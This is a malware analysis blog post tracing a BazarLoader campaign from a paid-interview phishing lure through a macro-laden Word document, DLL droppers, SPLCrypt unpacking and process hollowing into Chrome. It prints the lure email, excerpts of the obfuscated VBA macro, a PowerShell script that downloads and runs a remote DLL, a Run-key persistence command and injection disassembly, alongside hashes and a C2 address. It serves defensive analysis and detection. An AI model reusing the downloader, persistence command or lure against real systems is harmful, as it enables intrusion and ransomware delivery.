BazarLoader – Back From Holiday Break

malwarebookreports.com/bazarloader-back-from-holiday-break/

muzi January 15, 2022

We recently observed a Bazarloader campaign at $dayjob, kicking off the return of maldoc campaigns after the holidays. This campaign piqued my interest after it hit on my SPLCrypt Yara rule that I wrote a while back, so I figured why not do a quick write-up and share that rule out. If there are any errors in this post, please feel free to reach out to me for corrections. I'm still learning!

Update: I'd been meaning to come back and do a more thorough analysis of BazarLoader and finally got around to it. During that time, Eli Salem, a researcher that I follow and learn from, released a write up on BazarLoader. Though our articles share a lot of overlapping information (both articles are on samples from the same campaign), Eli goes into more detail than I do in several areas and I highly recommend reading Eli's article.

Email with Link to Maldoc

The emails in this campaign were themed around participating in an interview and being awarded with a cash incentive for doing so. The emails requested that the user download a document with a password of 123 and answering the questions inside to participate. Below is a sample of the lure.

```
Hi <Redacted>,
Our client is looking to speak with professionals in the manufacturing and food production industries who have management
responsibility for employees or hygiene standards.

They are aiming to better understand the needs of people who are responsible for managing the day to day ongoing compliance of
hygiene in these industries.

I found you on LinkedIn and I think you're a good fit for this study.

An incentive of $250 will be paid to each participant for a 15-minute web interview. A bonus of $150 is also available for any
successful referrals from another organization.

Kindly answer the questions attached by link below (pass 123) if you want to participate and as to your relevance in this study.

hxxps://1drv[.]ms/u/s!AqBUxnmcQ_BtblNHfJc4D_sZAh4?e=o4ejxJ
```

Maldoc with Macros

```
Filename: ReadMe.doc
MD5: dbd0bb79ea2465a02455edca624f9bc8
SHA1: 96c58f2c78ae38302f8f20e9cb08837ea3149eeb
SHA256: 2e367fcfc6583efad45bb8bbc97a77f30853d11322335d14d3d3d9ff4a79ea3c
```

The Word document has a simple lure requesting that the user click both "Enable Editing" and "Enable Content." Once enabled, the malicious macro included in the document will kick off.

```
VBA MACRO autoOPen.bas
in file: ReadMe.doc - OLE stream: u'Macros/VBA/autoOPen'
```

Figure 1: Malicious Macro Runs on AutoOpen

The macros embedded in the document are made to look like code to process credit cards. Buried in the VBA, a folder is created and two files are created and written to using #Print.

```
Sub main()
    GetCardName "4100", Novus
    CreateFolderRecursive "c:\.intel\.rem\.lang"
    GetCardName "3800", MasterCard
    FileNum = FreeFile
```

Figure 2: Folder Creation

```
    Open "c:\.intel\.rem\1.png" For Append As FileNum
    Print #FileNum, hex2ascii(hex2ascii(ThisDocument.Words(1))) + hex2ascii(hex2ascii(ThisDocument.Words(3))) + hex2ascii(hex2ascii(ThisDocument.Word
s(5))) + hex2ascii(hex2ascii(ThisDocument.Words(7))) + hex2ascii(hex2ascii(ThisDocument.Words(9))) + hex2ascii(hex2ascii(ThisDocument.Words(11))) + h
ex2ascii(hex2ascii(ThisDocument.Words(13))) + hex2ascii(hex2ascii(ThisDocument.Words(15))) + hex2ascii(hex2ascii(ThisDocument.Words(17))) + hex2ascii
(hex2ascii(ThisDocument.Words(19))) + hex2ascii(hex2ascii(ThisDocument.Words(21))) + hex2ascii(hex2ascii(ThisDocument.Words(23))) + hex2ascii(hex2asc
ii(ThisDocument.Words(25))) + hex2ascii(hex2ascii(ThisDocument.Words(27))) + hex2ascii(hex2ascii(ThisDocument.Words(29))) + hex2ascii(hex2ascii(ThisD
ocument.Words(31))) + hex2ascii(hex2ascii(ThisDocument.Words(33))) + _
    hex2ascii(hex2ascii(ThisDocument.Words(35))) + hex2ascii(hex2ascii(ThisDocument.Words(37))) + hex2ascii(hex2ascii(ThisDocument.Words(39))) + hex2
ascii(hex2ascii(ThisDocument.Words(41))) + hex2ascii(hex2ascii(ThisDocument.Words(43))) + hex2ascii(hex2ascii(ThisDocument.Words(45))) + hex2ascii(he
x2ascii(ThisDocument.Words(47))) + hex2ascii(hex2ascii(ThisDocument.Words(49))) + hex2ascii(hex2ascii(ThisDocument.Words(51))) + hex2ascii(hex2ascii(
ThisDocument.Words(53))) + hex2ascii(hex2ascii(ThisDocument.Words(55))) + _
    hex2ascii(hex2ascii(ThisDocument.Words(57))) + hex2ascii(hex2ascii(ThisDocument.Words(59))) + hex2ascii(hex2ascii(ThisDocument.Words(61))) + hex2
ascii(hex2ascii(ThisDocument.Words(63))) + hex2ascii(hex2ascii(ThisDocument.Words(65))) + hex2ascii(hex2ascii(ThisDocument.Words(67))) + hex2ascii(he
x2ascii(ThisDocument.Words(69))) + hex2ascii(hex2ascii(ThisDocument.Words(71))) + hex2ascii(hex2ascii(ThisDocument.Words(73))) + hex2ascii(hex2ascii(
ThisDocument.Words(75))) + hex2ascii(hex2ascii(ThisDocument.Words(77))) + hex2ascii(hex2ascii(ThisDocument.Words(79))) + hex2ascii(hex2ascii(ThisDocu
ment.Words(81))) + hex2ascii(hex2ascii(ThisDocument.Words(83))) + hex2ascii(hex2ascii(ThisDocument.Words(85))) + hex2ascii(hex2ascii(ThisDocument.Wor
ds(87))) + hex2ascii(hex2ascii(ThisDocument.Words(89))) + _
    hex2ascii(hex2ascii(ThisDocument.Words(91))) + hex2ascii(hex2ascii(ThisDocument.Words(93))) + hex2ascii(hex2ascii(ThisDocument.Words(95))) + hex2
ascii(hex2ascii(ThisDocument.Words(97))) + hex2ascii(hex2ascii(ThisDocument.Words(99))) + hex2ascii(hex2ascii(ThisDocument.Words(101))) + hex2ascii(h
ex2ascii(ThisDocument.Words(103))) + hex2ascii(hex2ascii(ThisDocument.Words(105))) + hex2ascii(hex2ascii(ThisDocument.Words(107))) + hex2ascii(hex2as
cii(ThisDocument.Words(109))) + hex2ascii(hex2ascii(ThisDocument.Words(111))) + hex2ascii(hex2ascii(ThisDocument.Words(113))) + hex2ascii(hex2ascii(T
hisDocument.Words(115))) + hex2ascii(hex2ascii(ThisDocument.Words(117)))
    Close FileNum

    Open "c:\.intel\.rem\2.png" For Append As FileNum
    Print #FileNum, hex2ascii(hex2ascii(ThisDocument.Words(119))) + hex2ascii(hex2ascii(ThisDocument.Words(121))) + hex2ascii(hex2ascii(ThisDocument.
Words(123))) + hex2ascii(hex2ascii(ThisDocument.Words(125))) + hex2ascii(hex2ascii(ThisDocument.Words(127))) + hex2ascii(hex2ascii(ThisDocument.Words
(129))) + hex2ascii(hex2ascii(ThisDocument.Words(131))) + hex2ascii(hex2ascii(ThisDocument.Words(133))) + hex2ascii(hex2ascii(ThisDocument.Words(135)
)) + hex2ascii(hex2ascii(ThisDocument.Words(137))) + hex2ascii(hex2ascii(ThisDocument.Words(139))) + hex2ascii(hex2ascii(ThisDocument.Words(141))) +
hex2ascii(hex2ascii(ThisDocument.Words(143))) + hex2ascii(hex2ascii(ThisDocument.Words(145))) + hex2ascii(hex2ascii(ThisDocument.Words(147))) + hex2a
scii(hex2ascii(ThisDocument.Words(149))) + hex2ascii(hex2ascii(ThisDocument.Words(151))) +
```

Figure 3: 2 Files Created and Written To (1.png, 2.png)

The two “png” files that are written are actually 32/64 bit DLL files that are then executed by the macro. The functionality of the two DLLs is identical: run a PowerShell script to download the next stage.

DLL/Powershell Downloader

```
Filename: 1.png
MD5: 6dab9678f4ae6395b829ff53dace8432
SHA1: fe7ee5ce4435fcc271ab976146e2e6d8f16fde78
SHA256: 7076e5832b8c2a386e70de2612280f96b09062ec5402e18aee65fb46de9d50b4

Filename: 2.png
MD5: f31e276e3a50fdd8b800f649dcff19cf
SHA1: f55b2b821d12eed29b02d73e519dfa6d12eee1a5
SHA256: 9304089e076099451e8a7b8fe204986d6e762d939512f20877fc06ba69b4d42e
```

The DLLs written by the maldoc are simple downloaders that write a PowerShell script named errcheck.ps1 and execute it. The DLLs are not packed and simply running strings reveals the majority of the functionality of the downloaders.

unicode	11	0x0003...	-	-	-	-	pathname=%s
unicode	12	0x0003...	-	-	-	-	errcheck.ps1

Figure 4: Name of .ps1 Written and Executed

Figure 5: Command Executed to Run PS1

After running strings, a blob of base64 data can be found in the output. Once decoded, the contents of the malicious ps1 file are revealed.

```
Filename: errcheck.ps1
MD5: c352d68a4d6077a3a94c57aed16c139b
SHA1: 107ba4ca7a9b1c102295e951a40bddfac0c5d28e
SHA256: 9ca8609a1f3c9eeaa81205d7cad0a4747ffc358c07924ece6ed55ce21df2de33
```

The PowerShell downloader is fairly simple but contains a fair amount of junk code to distract analysts and make it slightly annoying to read. Below is a small snippet showing an example of the junk code.

```
$LastErrorInfo = "5 8  81 4  7  2  89 9  543 747  3  1 79  6 586986  31  116 18  1  494    8 7 22 63 7 972 4 7 45144 398915   71 9"
$LastErrorInfo = "12 1 86     2  8 62 4  4  4  474    8 7856 92 2    3559    6  688 44 9 9  6      89 4     9965 9 6  4 1 834 96 9 449"
$LastErrorInfo = "   6      242  4272     8595 8  8   5     2 8          8 96     5 1  2  8 4575 8  4 46 29978       45 89  3 7 "
$LastErrorInfo = "  1  7 78791      27  84 2272 4     18 2    6  26         273 21 533     622322 73 1  58    2    7 9 73 1  794 98"
$LastErrorInfo = "   54 4     1 9 89 97 6496     53     621 9  2 8985315    2753 1 147 49      8 328564 8   3 9478     1 1 672 8 15      7 "
$LastErrorInfo = "91 37 8 5      3 2  1 5683  5 6  72 35    386 6 543 1 62 7    162 26 5  4  1 9 68      858  5    2  7  88311 8  8"
$LastErrorInfo = "17   95 9 8 3 316  3 9 611         2       26  429     819  94 11    87 7    5735 375   462 2 31 81  45 1    3 2 2 99 "
$LastErrorInfo = " 939       6  282 3 36 77 422 4 8 3666  2      113    24  58 4 5 3  772        6       11  6196 9  8 1676 4  78    63 8 "
$LastErrorInfo = " 5 8 93 2747   2  264  651   3  52     3 5  95 2    8 66 4  5  8 6    8 7 765 11   5    4  129  64 326 6513"
Start-Process -FilePath "c:\windows\system32\rundll32.exe" -ArgumentList "c:\.intel\.rem\.lang\licne.txt,              EproyAklW"
```

Figure 6: Start-Process Call Hidden Amongst Junk Code

Once the junk code is removed, it is quite clear what this code is trying to accomplish. It simply downloads the next stage DLL via BitsTransfer and executes it using Start-Process and rundll32.exe.

```
Start-Sleep -s 5
$source = "hxxp://nasikbazar[.]com/ldllrndlleaw64[.]png"
Start-Sleep -s 1
$source2 = "hxxp://nasikbazar[.]com/ldllrndlleaw64[.]png"
$mpath = "c:\.intel\.rem\.lang\licne.txt"
if (Test-Path -Path $mpath){
Start-Sleep -s 6
}else{
Import-Module bitstransfer;Start-BitsTransfer $source $mpath
}

if (Test-Path -Path $mpath){
Start-Sleep -s 2
}else{
Import-Module bitstransfer;Start-BitsTransfer $source2 $mpath
}
Start-Sleep -s 6
Start-Process -FilePath "c:\windows\system32\rundll32.exe" -ArgumentList "c:\.intel\.rem\.lang\licne.txt,                EproyAklW"
```

BaZarLoader

BazarLoader is a small loader that is part of the Team9 malware family, developed by the same group behind Trickbot. The Team9 malware family was identified publicly in late April 2020 and has seen significant advances in development ever since.

SPLCrypt

The Team9 developers have a few crypters of choice and often rotate which crypter is used to pack their malware for each campaign. In this case, our BazarLoader sample was packed with SPLCrypt, a new crypter associated with BazarLoader. There's very little information surrounding this particular crypter online, outside of a Yara rule that James Quinn of Binary Defense wrote. This rule is not public, so I have created my own Yara rule for this crypter which may be found at the end of this blog post.

```
Filename: licne.txt
MD5: 3e57f39950ee4368e0a15abea1133272
SHA1: 7303d9dd5795a667a1aecf94dc252c8105aca95d
SHA256: 62a7b273f763f92fd683d9248ae9ab7f5bc115b8c15e995291fdeb91d1aecc4b
```

SPLCrypt consists of three key sections: RC4 Decryption, Decompression and Execution of the Payload. If following along, do not forget to set the new origin to the export "EproyAklw."



Figure 7: Set New Origin to EproyAklw

RC4 Decryption

SPLCrypt first RC4 decrypts the BazarLoader payload, which is stored in two separate sections, combined and decrypted.

Figure 8: RC4 Decrypt Function Call

Figure 9: RC4 KSA (Key Scheduling Algorithm)

Once the RC4 decryption of the ciphertext has finished, the decrypted data resembles a compressed MZ/PE header.



Figure 10: Compressed MZ/PE Header

Decompression

After the ciphertext has been RC4 decrypted, the decrypted data is then passed to a function to perform decompression.

Figure 11: Decompression Function Call

Once the decompression routine has completed, we're left with the unpacked BazarLoader DLL.



Figure 12: Unpacked BazarLoader DLL

(Preceded by |SPL|, hence the name SPLCrypt)

Execution of Payload

Now that the payload has been decrypted and decompressed, SPLCrypt borrows some code from Metasploit. This shellcode dynamically resolves the addresses of a few functions, to be used to create a section of memory and reflectively load and execute the unpacked payload.



Figure 13: Shellcode Resolving Functions Related to Execution of the Unpacked Malware

Once the addresses of the necessary functions have been resolved, NtCreateSection is called to create a section of memory is created in preparation to reflectively load and execute the payload.

Figure 14: NtCreateSection SECTION_ALL_ACCESS

Next, the unpacked payload is copied into allocated memory and finally executed.

```
48:8B4F 30      mov rcx,qword ptr ds:[rdi+30]
41:B9 04000000  mov r9d,4
41:B8 00300000  mov r8d,3000
48:8BD6         mov rdx,rsi
41:FFD6         call r14                        VirtualAlloc
48:8BD8         mov rbx,rax
48:85C0         test rax,rax
75 15           jne 1ED5D1B018F
44:8D48 04      lea r9d,qword ptr ds:[rax+4]
41:B8 00300000  mov r8d,3000
48:8BD6         mov rdx,rsi
33C9            xor ecx,ecx
41:FFD6         call r14                        VirtualAlloc
48:8BD8         mov rbx,rax
41:8BD4         mov edx,r12d
41:BB 01000000  mov r11d,1
44:3967 54      cmp dword ptr ds:[rdi+54],r12d
76 11           jbe 1ED5D1B01AF
8BCA            mov ecx,edx
41:03D3         add edx,r11d
42:8A0439       mov al,byte ptr ds:[rcx+r15]
880419          mov byte ptr ds:[rcx+rbx],al    Move Decrypted PE into Allocated Memory
3B57 54         cmp edx,dword ptr ds:[rdi+54]
72 EF           jb 1ED5D1B019E
```

Figure 15: Unpacked Payload Copied into Allocated Memory

```
00000000000F0490  44:8B45 A0      mov r8d,dword ptr ss:[rbp-60]
00000000000F0494  85C0            test eax,eax
00000000000F0496  B9 40000000     mov ecx,40                      40:'@'
00000000000F049B  44:0F48C1       cmovs r8d,ecx
00000000000F049F  EB E0           jmp F0481
00000000000F04A1  44:8B45 A0      mov r8d,dword ptr ss:[rbp-60]
00000000000F04A5  F747 14 00000004 test dword ptr ds:[rdi+14],4000000
00000000000F04AC  74 09           je F04B7
00000000000F04AE  41:0FBAE8 09    bts r8d,9
00000000000F04B3  44:8945 A0      mov dword ptr ss:[rbp-60],r8d
00000000000F04B7  8B4F FC         mov ecx,dword ptr ds:[rdi-4]
00000000000F04BA  4C:8D4D A0      lea r9,qword ptr ss:[rbp-60]
00000000000F04BE  8B17            mov edx,dword ptr ds:[rdi]
00000000000F04C0  48:03CB         add rcx,rbx
00000000000F04C3  41:FFD7         call r15                        VirtualProtect
```

Figure 16: VirtualProtect Setting Newly Allocated Memory to RWX (40)

Finally, execution is transferred to the unpacked BazarLoader.

```
00000000000F0526  41:8BD6         mov edx,r14d
00000000000F0529  48:0F45C8       cmovne rcx,rax
00000000000F052D  8B46 28         mov eax,dword ptr ds:[rsi+28]
00000000000F0530  48:03C3         add rax,rbx
00000000000F0533  FFD0            call rax                        Transfer Execution to Unpacked BazarLoader
```

Figure 17: Transfer Execution to Unpacked BazarLoader

BazarLoader

BazarLoader acts as an entry/staging point into a target network. BazarLoader is usually quickly followed up by BazarBackdoor, Cobalt Strike and then Ryuk Ransomware. The graphic below from Bleeping Computer shows this cycle.



Figure 18: Typical Bazar Infection

BAZARLOADER EXECUTION

BazarLoader uses dynamic API hashing to resolve APIs used within the malware. This technique makes static analysis slightly more difficult in that it dynamically resolves Windows API calls rather than statically linking them. BazarLoader makes use of the same hashing routine as Carberp. Typically, shortly after resolving a pointer to the desired API, BazarLoader calls the function.

```
18000d0de 41 b8 f5 72 99 3d   MOV   R8D,0x3d9972f5                  Sleep
18000d0e4 44 8d 4a 2e         LEA   R9D,[RDX + 0x2e]
18000d0e8 e8 8f db ff ff      CALL  Resolve_Fn_Hash                 undefined Resolve_Fn_Hash()
18000d0ed 48 85 c0            TEST  RAX,RAX
18000d0f0 74 08               JZ    LAB_18000d0fa
18000d0f2 69 cf e8 03 00 00   IMUL  ECX,EDI,0x3e8
18000d0f8 ff d0               CALL  RAX                             Call Sleep
```

Figure 19: BazarLoader use same dynamic API hashing routine as seen in Carberp

When Bazarloader is executed, it runs several commands similar to:

```
cmd /c choice /n /c y /d y /t 9  & "C:\Windows\system32\rundll32.exe" "C:\Users\Admin\AppData\Local\Temp\dumped_bazar.bin.dll", #1
YE4wU1wE UJzrG1wF & exit
```

```
eax:"cmd /c timeout 7 > NUL  & start \"\" \"C:\Windows\system32\rundll32.exe" "C:\Users\Admin\AppData\Local\Temp\dumped_bazar.bin.dll" wD6bUqfE kO5rG7fD" "& exit"
```

Figure 20: Terminate Current Process and Start BazarLoader Again

This command deletes the currently running process and starts BazarLoader again, this time with different arguments. Next, BazarLoader adds persistence in the form of a Run Key.

```
cmd.exe /c reg.exe add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /f /v Fv1ti2wN5mS4nG4tQ3U /t REG_SZ /d
"\"C:\Windows\system32\rundll32.exe\" \"C:\Users\muzi\AppData\Local\Temp\licne.dll\", #1 YE4wU1wE  UA60C1rC2 Bc8gZ6tw7wM0XT6"
```


Figure 21: BazarLoader Persistence via RunKey

Figure 22: BazarLoader Persistence

Once persistence has been established, BazarLoader searches for an injection target. BazarLoader targets svchost.exe, cmd.exe and explorer.exe, as well as IEXPLORE, MSEdge and Chrome.

```
rax:"cmd.exe /c reg.exe query \"HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\App Paths\""
```

Figure 23: Querying for Installed Apps

```
eax:"C:\\Program Files\\Google\\Chrome\\Application\\chrome.exe", edx:"C:\\Program Files\\Google\\Chrome\\Application\\chrome.exe"
```

Figure 24: Chrome Identified

```
180010616 c7 44 24 b8 MOV  dword ptr [RSP + local_304],0x76cabf87
          44 87 bf
          ca 76
1800161e c7 44 24 b8 MOV  dword ptr [RSP + local_300],0x7c96b289
          48 89 b2
          96 7c
180010626 c7 44 24 b8 MOV  dword ptr [RSP + local_2fc],0x19b8b29c      chrome.exe
          4c 9c b2
          b8 19
1800162e 8b 44 24 44 MOV  EAX,dword ptr [RSP + local_304]
180010632 8a 44 24 40 MOV  AL,byte ptr [RSP + local_308]
180010636 84 c0       TEST AL,AL
180010638 75 19       JNZ  LAB_180010653
1800163a 48 8b cb     MOV  param_1,RBX

                  LAB_18001063d                          XREF[1]:  180010651(j)
1800163d 8b 44 8c 44 MOV  EAX,dword ptr [RSP + param_1*0x4 + local_300]
180010641 35 e4 d7 b8 XOR  EAX,0x19b8d7e4
          19
```

Figure 25: Chrome.exe Injection Target

Once a target has been identified, BazarLoader will execute this process in a suspended state, hollow it out and inject itself into it.

```
1800157ae 41 b9 3c 00 00 00 MOV  param_4,0x3c
1800157b4 41 b8 c7 8a 31 46 MOV  param_3,0x46318ac7                CreateProcessA
1800157ba 8b d3             MOV  param_2,EBX
1800157bc e8 bb 54 ff ff    CALL Resolve_Fn_Hash                   undefined Resolve_Fn_Hash()
1800157c1 48 85 c0          TEST RAX,RAX
1800157c4 74 3a             JZ   LAB_180015800
1800157c6 48 8b 95 b0 03 00 MOV  param_2,qword ptr [RBP + local_1d8]
          00
1800157cd 48 8d 8d e0 04 00 LEA  param_1=>local_a8,[RBP + 0x4e0]
          00
1800157d4 48 89 74 24 48    MOV  qword ptr [RSP + local_640],RSI
1800157d9 45 33 c9          XOR  param_4,param_4
1800157dc 48 89 4c 24 40    MOV  qword ptr [RSP + local_648],param_1
1800157e1 45 33 c0          XOR  param_3,param_3
1800157e4 48 89 7c 24 38    MOV  qword ptr [RSP + local_650],RDI
1800157e9 33 c9             XOR  param_1,param_1
1800157eb 48 89 7c 24 30    MOV  qword ptr [RSP + local_658],RDI
1800157f0 c7 44 24 28 14 00 MOV  dword ptr [RSP + local_660],0x8000014
          00 08
1800157f8 89 7c 24 20       MOV  dword ptr [RSP + local_668],EDI
1800157fc ff d0             CALL RAX
```

Figure 26: CreateProcess in Suspended State

Figure 27: Chrome Started in Suspended State

```
3EC 38      sub rsp,38                    WriteProcessMemory
B4424 60    mov rax,qword ptr ss:[rsp+60] [rsp+60]:"PE"
94424 20    mov qword ptr ss:[rsp+20],rax [rsp+20]:"C:\\Program Files\\Google\\Chrome\\Application\\"
D54FEFF     call <JMP.&WriteProcessMemory>
3C4 38      add rsp,38
```

Figure 28: Inject Malicious Code into Chrome

Finally, once injected, execution is transferred with ResumeThread.

```
000000077A80580   EB 06     jmp <JMP.&ResumeThread>   ResumeThread
0000000077A80582  90        nop
```

Figure 29: Resume Thread to Transfer Execution to Malicious Code Injected into Chrome

After injecting itself into a hollowed-out process, BazarLoader sleeps for a short period. Next, it begins performing some connectivity checks to the following:

- yahoo.com
- google.com
- amazon.com
- microsoft.com
- msdn.microsoft.com
- live.com
- eset.com
- fortinet.com
- sky.com
- intel.com
- hp.com
- hpe.com
- apple.com
- vanguard.com
- whitehouse.gov

```
8BF8           mov edi,eax                                  edi:L"yahoo.com"
8B4424 34      mov eax,dword ptr ss:[rsp+34]
8945 00        mov dword ptr ss:[rbp],eax
85FF           test edi,edi                                 edi:L"yahoo.com"
0F85 29600000  jne mswsock.7FEFD0EA60D
E9 4D600000    jmp mswsock.7FEFD0EA636
85FF           test edi,edi                                 edi:L"yahoo.com"
74 09          je mswsock.7FEFD0E45F6
48:85DB        test rbx,rbx
0F85 AD600000  jne mswsock.7FEFD0EA6A3
8BCF           mov ecx,edi                                  edi:L"yahoo.com"
FF15 42FE0300  call qword ptr ds:[<&SetLastError>]
48:8BC3        mov rax,rbx
4C:8D9C24 90000000 lea r11,qword ptr ss:[rsp+90]
49:8B5B 20     mov rbx,qword ptr ds:[r11+20]
49:8B6B 28     mov rbp,qword ptr ds:[r11+28]
49:8B73 30     mov rsi,qword ptr ds:[r11+30]
49:8BE3        mov rsp,r11
41:5D          pop r13
41:5C          pop r12
5F             pop rdi                                      rdi:L"yahoo.com"
C3             ret
90             nop
90             nop
90             nop
90             nop
90             nop
90             nop
FF25 E6890400  jmp qword ptr ds:[<&DnsNameCompare_W>]       JMP.&DnsNameCompare_W
45:85C0        test r8d,r8d
```

Figure 30: Example of Domain Used for Connectivity Checks

The domains above, the C2s below and many additional strings are decrypted by BazarLoader during runtime using routines similar to the following. Note: Similar routines are used to decrypt strings throughout BazarLoader, making it a prime target for a Yara rule.

```
18000dcc8 88 5d b7     MOV      byte ptr [RBP + local_a8],BL
18000dccb c7 45 bb     MOV      dword ptr [RBP + local_a4],0x8186e99
          99 6e 18
          08
18000dcd2 c7 45 bf     MOV      dword ptr [RBP + local_a0],0x17036f91
          91 6f 03
          17
18000dcd9 c7 45 c3     MOV      dword ptr [RBP + local_9c],0x1003659b
          9b 65 03
          10
18000dce0 c7 45 c7     MOV      dword ptr [RBP + local_98],0x262d569f        185.99.133.67...
          9f 56 2d
          26
